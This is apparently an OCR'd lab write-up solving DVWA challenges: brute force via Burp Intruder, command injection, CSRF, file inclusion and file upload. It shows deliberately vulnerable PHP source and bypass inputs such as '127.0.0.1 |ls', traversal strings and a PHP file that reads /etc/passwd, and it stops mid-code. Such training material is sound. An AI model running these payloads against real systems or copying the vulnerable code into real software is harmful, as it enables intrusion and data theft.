0.1 Brute Force


0.1.1 Overview

A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly. This is an old attack method, but it's still effective and popular with hackers. Because depending on the length and complexity of the password, cracking it can take anywhere from a few seconds to many years.

Objective: Find out password of username admin

0.1.2 Low and medium level

After we click "View help", it is said that the only difference is extra two second wait for incorrect login. Therefore, we will combine the methods used for both levels.



Low Level

The developer has completely missed out any protections methods, allowing for anyone to try as many times as they wish, to login to any user without any repercussions.

Medium Level

This stage adds a sleep on the failed login screen. This mean when you login incorrectly, there will be an extra two second wait before the page is visible.

This will only slow down the amount of requests which can be processed a minute, making it longer to brute force.

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user'
  AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
  $query ) or die( '<pre>' .
  ((is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_error($GLOBALS["___mysqli_ston"]) :
  (($___mysqli_res = mysqli_connect_error()) ?
  $___mysqli_res : false)) . '</pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area
  {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
```


```
        echo "<pre><br />Username and/or password
    incorrect.</pre>";
      }

      ((is_null($___mysqli_res =
    mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
    $___mysqli_res);
}

?>
```

This code represents a website login process. It first checks whether the user has clicked the login button. If so, it takes the entered username and password, then hashes the password using a MD5 hash function which produces a fixed 128-bit hash value. The application then checks the database by running a SELECT query searching the users table for a record where both the username and the hashed password match user inputs.

If a matching user is found, the system retrieves the user's information, shows the user's avatar image, and displays a welcome message. If no match is found, the system shows an error message saying the username or password is incorrect.

```
1  GET /DVWA/vulnerabilities/brute/?username=a&password=a&Login=Login HTTP/1.1
2  Host: 192.168.54.6
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
   Firefox/145.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://192.168.54.6/DVWA/vulnerabilities/brute/
9  Cookie: PHPSESSID=govhkrph4gunq9j1q7s4qs70ks4; security=low
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Then, we send this request to Burp Intruder, a tool for automating customized attacks against web applications which enables you to configure attacks that send the same HTTP request over and over again, inserting different payloads into predefined positions each time. Here, we will add the $ sign at the front and behind the password parameter representing the payload position. Moreover, since there is only one payload, we will choose the Sniper type attack. In the payload part, we will paste a list of passwords that will be used which contains the correct password as well (in this scenario is "password"). Then we press "Start attack"



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	password	200	24			5107	
0		200	17			5063	
2	l@	200	23			5063	
6	admin	200	18			5063	
8	1234	200	21			5063	
10	123	200	20			5063	
12	jiamima	200	8			5063	
14	root123	200	22			5063	
16	lq@w	200	26			5063	
17	lqac@wsx	200	16			5063	
18	idc@	200	26			5063	
19	admin1@	200	25			5063	
20	test	200	26			5063	
1	root	200	15			5062	
3	wubao	200	16			5062	
5	123456	200	22			5062	

As you can see, the attempt with "password" is the only with different length with others, implying that "password" is the correct password for username "user"

0.1.3 High level

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[
   'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?

   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $user ) :
        ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Sanitize password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?

   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $pass ) :
        ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check database
    $query  = "SELECT * FROM `users` WHERE user = '$user'
   AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die('<pre>' .
   mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>');

    if( $result && mysqli_num_rows( $result ) == 1 ) {
```

```
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        echo "<p>Welcome to the password protected area
   {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password
   incorrect.</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The high level source code represents a more secure login process by adding protection mechanisms before checking the database. It first verifies that the login button was pressed and then checks an Anti-CSRF token to ensure the request genuinely came from the login page and not from a forged or malicious source. This helps prevent attackers from tricking users into submitting hidden login requests.


Next, the application performs sanitization on user inputs. First, stripslashes() function removes backslashes that may appear in user input. For example, if the input is `OŔeilly`, stripslashes() converts it to O'Reilly. This function only normalizes the input and does not provide security protection by itself. Next, mysqli_real_escape_string() escapes special characters before the input is used in an SQL query. For example, the input admin' OR '1'='1 becomes `adminÓR Í=Í`, preventing the injected SQL code from breaking out of the query string. This helps mitigate SQL injection by ensuring the input is treated as data rather than executable SQL.


After sanitizing the inputs, the code runs a SELECT query on the users table to find if exists users with matching username and MD5 hashed password. If exactly one matching record is found, the system retrieves the user's information, displays a welcome message, and shows the user's avatar. On the other hand, the system waits for a short random time before showing an error message

Finally, the database connection is closed to free resources, and a new Anti-CSRF token is generated for future requests.

To solve this level, we need to find a way to extract token value to add it in our next request. Luckily, Burp Intruder has a solution for that. Since there are 2 payloads position now, we will change to Pitchfork attack. For password position, the payload would be the same as the previous levels while for user_token we will use a different type of payloads called grep extract which enables us to solve the aforementioned problems.


In the Settings page, we need to define pattern that matches "user_token" from the response while also settings redirection to always to simulate the whole login process automatically





As you can see from the second attempt, all of them are attached with a second

payload which is the value of user_token from previous response. And once again, password is the only attempt with both different length and attached with token, indicating that this is the password for user admin



Request	Payload 1	Payload 2	Status code	Response rec...	Error	Redirects f...	Timeout	Length	value	Comment
0			200	31		1		6229	3afb5eeb683b335529fa9a7cab1...	
1	wubao		200	26		1		5179	a2caac28316af1f1ff27740c87ce...	
2	password	a2caac28316a1f15ff27740c87cea81d	200	17		0		5194	1b036f7fdf3dc828a0b63fbbad6...	
3	123456	1b036f7fdf5dc828a0b63fbbad603733	200	17		0		5151	ff2970fc4059415f3bb1e57eb72...	
4	admin	ff2970fc4059415f3bb1e57eb72e2a7d	200	1043		0		5151	2a776574b6eb1cffb670f65eb6f...	
5	12345	2a776574b6eb1cffb670f65eb6f685b2	200	3020		0		5151	b2a8df7228c6730b1138728c999...	
6	1234	b2a8df7228c6730b1138728c9997dfb1	200	1033		0		5151	09b059506b22c6e3fb54df623c12...	
7	p@ssw0rd	05b059506b22c6e3fb54df623c12d5b9	200	1072		0		5151	9b90da3471ac2b379a3f16655d2...	
8	123	9b90da3471ac2b379a3f16655d28a258	200	3047		0		5151	0e7441b512cfb0d5dc3949c05df...	
9	1	0e7441b512cfb0d5dc3949c05df33681	200	3030		0		5151	641b52704e6950575cc0d4fafc835...	
10	jiamima	641b52704e6950575cc0d4fafc835ac	200	1045		0		5151	0165827eca3a0fc4fb45e74dd83...	
11	test	0165827eca3a0fc4fb45e74dd83074af	200	15		0		5151	5434d37df95bfd36cb96f48b21ce...	
12	root123	5434d37df95bfd36cb96f48b21ce6803a	200	3049		0		5151	6ade2525c2ca6965f7aa6babaa0...	
13	!	6ade2525c2ca6965f7aa6babaa0d1945	200	21		0		5151	b89e1388af496c8080009e4eede...	
14	!q@w	b89e1388af496c8080009e4eede69331	200	9		0		5151	bbf649f23e58a20252c72f3818ae...	
15	!qaz@wsx	bbf649f23e58a20252c72f3818ae370d	200	21		0		5151	8e71da05c9a46dce9ebabda7da...	
16	idc!@	8e71da05c9a46dce9ebabda7da5dad56	200	1043		0		5151	6f9ad4e0f6c67341726d6680f7fe...	

0.2 Command injection

0.2.1 Overview


Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation. **Objective:** Execute an arbitrary command on the operating system

0.2.2 Low level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

This code runs when the user clicks the Submit button on a form. It takes the user input in the ip field and stores it as the target. Next, the code checks which operating system the server is running on. If on Windows systems, it runs ping command using the Windows command format, otherwise, if on Linux or other Unix-like systems, it runs "ping -c 4", which sends exactly four ping requests. The output of the ping is then displayed back to user. This code is vulnerable to command injection because it directly inserts user input into a system command without any validation or sanitization.

Since our DVWA runs on Ubuntu (a Linux operating system), when we enter an IP address, it will run the command "ping -c 4 <ip_address>". As a result, in order to inject new command, we need to know how to execute multiple command in a single line. In linux, there are several ways to achieve that such as using ; or && after the first command which is the ping command in this scenario. To be more detailed, we will input "127.0.0.1; ls" which will turn into "ping 127.0.0.1; ls



0.2.3 Medium level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array
   (blacklist).
    $target = str_replace( array_keys( $substitutions ),
   $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

This medium level code works similarly to the low level but adds a basic security measure. Before using the user input stored in $target, it applies a simple blacklist that block certain dangerous characters, specially ; and && by replacing them with whitespace. Despite that, Linux still has other ways to help user execute multiple commands in one line such as | (the pipe). The pipe is used to take output of the first command and send it as input to the second one, however, in our cases, "ls" does not read standard input so it will ignore piped data and execute normally.


Ping a device
Enter an IP address: 127.0.0.1 | ls
Submit
help
index.php
source

0.2.4 High level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
    );

    // Remove any of the characters in the array
   (blacklist).
    $target = str_replace( array_keys( $substitutions ),
   $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

There is no significant change in the overall code flow, with only enhanced input sanitization. Firstly, when the user clicks the Submit button, the retrieved value

is applied trim() to remove any extra spaces at the beginning or end of the input. Moreover, a stricter and more extensive blacklist has been set up. Now more characters will be replaced with space including pipe from medium level. However, if we look more closely, we would realist that the pipe is only replaced if there is a space after it. However, in linux, the pipe, which is an operator, is still recognized even without spaces. As a result, we can try input "127.0.0.1 |ls" which will turn into "ping -c 4 127.0.0.1 |ls"

0.3 CSRF

0.3.1 Overview

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Objective: Craft a valid malicious request

0.3.2 Low level

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
  is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
  the mysql_escape_string() call! This code does not
  work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password =
  '$pass_new' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
  $insert ) or die( '<pre>' .
  ((is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_error($GLOBALS["___mysqli_ston"]) :
  (($___mysqli_res = mysqli_connect_error()) ?
  $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res =
  mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
  $___mysqli_res);
}
```

```
?>
```

This code handles a password change feature for a logged-in user. It starts by checking whether the user clicked the Change button, which indicates a request to update the password. If so, the code retrieves the new password and the confirmation one entered by the user. It then compares the two values to ensure they are exactly the same.

If the passwords match, the new password is sanitized using mysqli_real_escape_string() to protect it from possible SQL injection attacks. After that, the password is hashed using MD5. The code then identifies the current user with dvwaCurrentUser() and runs an SQL UPDATE query to replace their old password with the new hashed password in the database. If the update succeeds, a message is shown to confirm that the password was changed. Otherwise, it will displays an message indicating error with the database

If the two passwords do not match, the code skips the update and instead shows an error message informing the user of the mismatch. After trying to change the password, we can see that the request is handled using the GET method, as we saw earlier in the source code, with the parameters included directly in the URL. This is

0.3.3 Medium level

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[
   'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"])
   && is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not
   work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password =
   '$pass_new' WHERE user = '" . $current_user . "';";
            $result =
   mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or
   die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))
   ? mysqli_error($GLOBALS["___mysqli_ston"]) :
   (($___mysqli_res = mysqli_connect_error()) ?
   $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
```

```
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res =
  mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
  $___mysqli_res);
}
?>
```

This level adds a security check to verify where the password change request came from before processing it. After confirming that the Change button was clicked, the code examines the HTTP_REFERER header to see whether it contains the server's own domain name. If it does, the request is assumed to have come from the same website and is allowed to proceed where it is processed in the same way as in the low level, otherwise, it is rejected with an error message.

Here, in Burp Suite, we can observe the difference which is the missing of Referer header between a valid request request and an invalid one.

So our approach will be to intercept invalid request and inject a correct Referer header into it. As a result, we can make it looks like our request comes from a legitimate source, helping us bypass the security check.

0.3.4 High level

```
<?php

$change = false;
$request_type = "html";
$return_message = "Request Failed";

if ($_SERVER['REQUEST_METHOD'] == "POST" &&
   array_key_exists ("CONTENT_TYPE", $_SERVER) &&
   $_SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'),
   true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ],
   'index.php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
```

```
        // They do!
        $pass_new = mysqli_real_escape_string
   ($GLOBALS["___mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '" .
   $pass_new . "' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);

    if ($request_type == "json") {
        generateSessionToken();
        header ("Content-Type: application/json");
        print json_encode (array("Message"
   =>$return_message));
        exit;
    } else {
        echo "<pre>" . $return_message . "</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

The high level code implements a more robust and flexible password change process by supporting both normal HTML form submissions and JSON-based requests.

First, the code initializes default values and checks how the request was sent. If the request uses the POST method and has a content type of application/json, the code reads the raw request body, decodes the JSON data, and extracts the required fields along with a CSRF token sent in a request header. Otherwise, it falls back to handling a traditional form submission, where the same values are read from standard request parameters. In both cases, the request is only marked valid if all required fields are present.

Once a valid request is detected, the code checks the Anti-CSRF token to ensure the request is legitimate. It then verifies that the new password and confirmation password match. If they do, the password is sanitized with mysqli_real_escape_string() to prevent SQL injection, hashed using MD5, and updated in the database for the currently logged-in user.

After that, the application returns a result message depending on the request type: a JSON response for JSON-based request and plain text on the other hand. Finally, a new CSRF token is generated to protect subsequent interactions.

To solve this level, we need to craft a request with valid token value. Fortunately, after further analysis, we see that token is transmitted along with the request.

```
94            <form action="#" method="GET">
95              New password:<br />
96              <input type="password" AUTOCOMPLETE="off" name="password_new">
                <br />
97              Confirm new password:<br />
98              <input type="password" AUTOCOMPLETE="off" name="password_conf">
                <br />
99              <br />
100             <input type="submit" value="Change" name="Change">
101             <input type='hidden' name='user_token' value='
                94e0bef666b5c60240455428d786e13f' />
102           </form>
103           <pre>
                Password Changed.
              </pre>
104         </div>
```

As a result, we can copy its value and attach it in our malicious request.

0.4 File inclusion

0.4.1 Overview

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanism implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

Local File Inclusion (LFI) is the process of including files that are already present on the server through exploitation of vulnerable inclusion procedures implemented in the application. For example, this vulnerability occurs when a page receives input that is a path to a local file. This input is not properly sanitized, allowing directory traversal characters to be injected.

Remote File Inclusion (RFI) is the process of including files from remote sources through exploitation of vulnerable inclusion procedures implemented in the application. For example, this vulnerability occurs when a page receives input that is the URL to a remote file. This input is not properly sanitized, allowing external URLs to be injected.

In both cases, although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP, etc.


Objective: Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

0.4.2 Low level

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

In the low-level version, the code retrieves the value of the page parameter from the URL using the GET method and assigns it to the $file variable, which is then used to load and display a file on the web page. However, because no sanitization or validation is applied, an attacker can manipulate the page parameter to access arbitrary files on the server.


In this scenario, we know that the target file is located at /DVWA/hackable/flags. Currently, we are in the directory /DVWA/vulnerabilities/fi. To navigate to the target file, we need to move up two directories from the current location which can be done using ../ to move one directory up. So, starting from /DVWA/vulnerabilities/fi, to move up two levels and access /DVWA/hackable/flags, the relative path would be "../../hackable/flags/fi.php"



0.4.3 Medium level

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "",
   $file );
$file = str_replace( array( "../", "..\\" ), "", $file );

?>
```


The application now adds basic input validation before the page is loaded. The code removes http:// and https:// to prevent loading external resources, and strips ../ and ..\\ to block directory traversal attempts. However, if we use ..././, the ../ in the middle is replaced with a blank space, and the remaining values collapse to ../, allowing us to navigate using this approach. Therefore, our payload changes from "../../hackable/flags/fi.php" to "..././..././hackable/flags/fi.php"



0.4.4 High level

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

For high level, instead of removing dangerous characters, it checks whether the requested file name matches an allowed pattern, specifically, files that start with file or is exactly "include.php". If the requested value does not meet these conditions, the code displays an error message and immediately exits. However, on Linux systems, the file protocol file:/// can be used to reference local files directly. By leveraging this protocol, an attacker may bypass the input validation and access local files on the server. For example, using file:///var/www/html/DVWA/hackable/flags/fi.php allows the requested file to be loaded directly from the filesystem, effectively bypassing the intended restriction.



0.5 File Upload Vulnerabilities

0.5.1 Overview

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

Objective: Execute any PHP function on target system

0.5.2 Low level

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT .
   "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
   ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][
   'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully
   uploaded!</pre>";
    }
}

?>
```

The code represents a basic file upload function. It first checks whether the user clicked the Upload button. If so, it defines the directory where uploaded files will be stored and appends the original filename provide to create the final storage path. Next, the code attempts to move the uploaded file from its temporary location on the server to the upload directory using move_uploaded_file(). If the operation succeeds, a success message is displayed along with the path where the file was saved. Although the message for the failed upload implies that only image files should be uploaded, lacks of validation and sanitization enables attacker to upload arbitrary files, including PHP scripts. For example, uploading a .php file containing "<?php echo file_get_contents('/etc/passwd'); ?>" would allow the attacker to read sensitive system files when the script is accessed.

As you can see, the message indicates that the file is uploaded. Now, we will try to get access to the file on the browser to see if the file works normally

0.5.3 Medium level

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT .
   "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
   ] );

    // File information
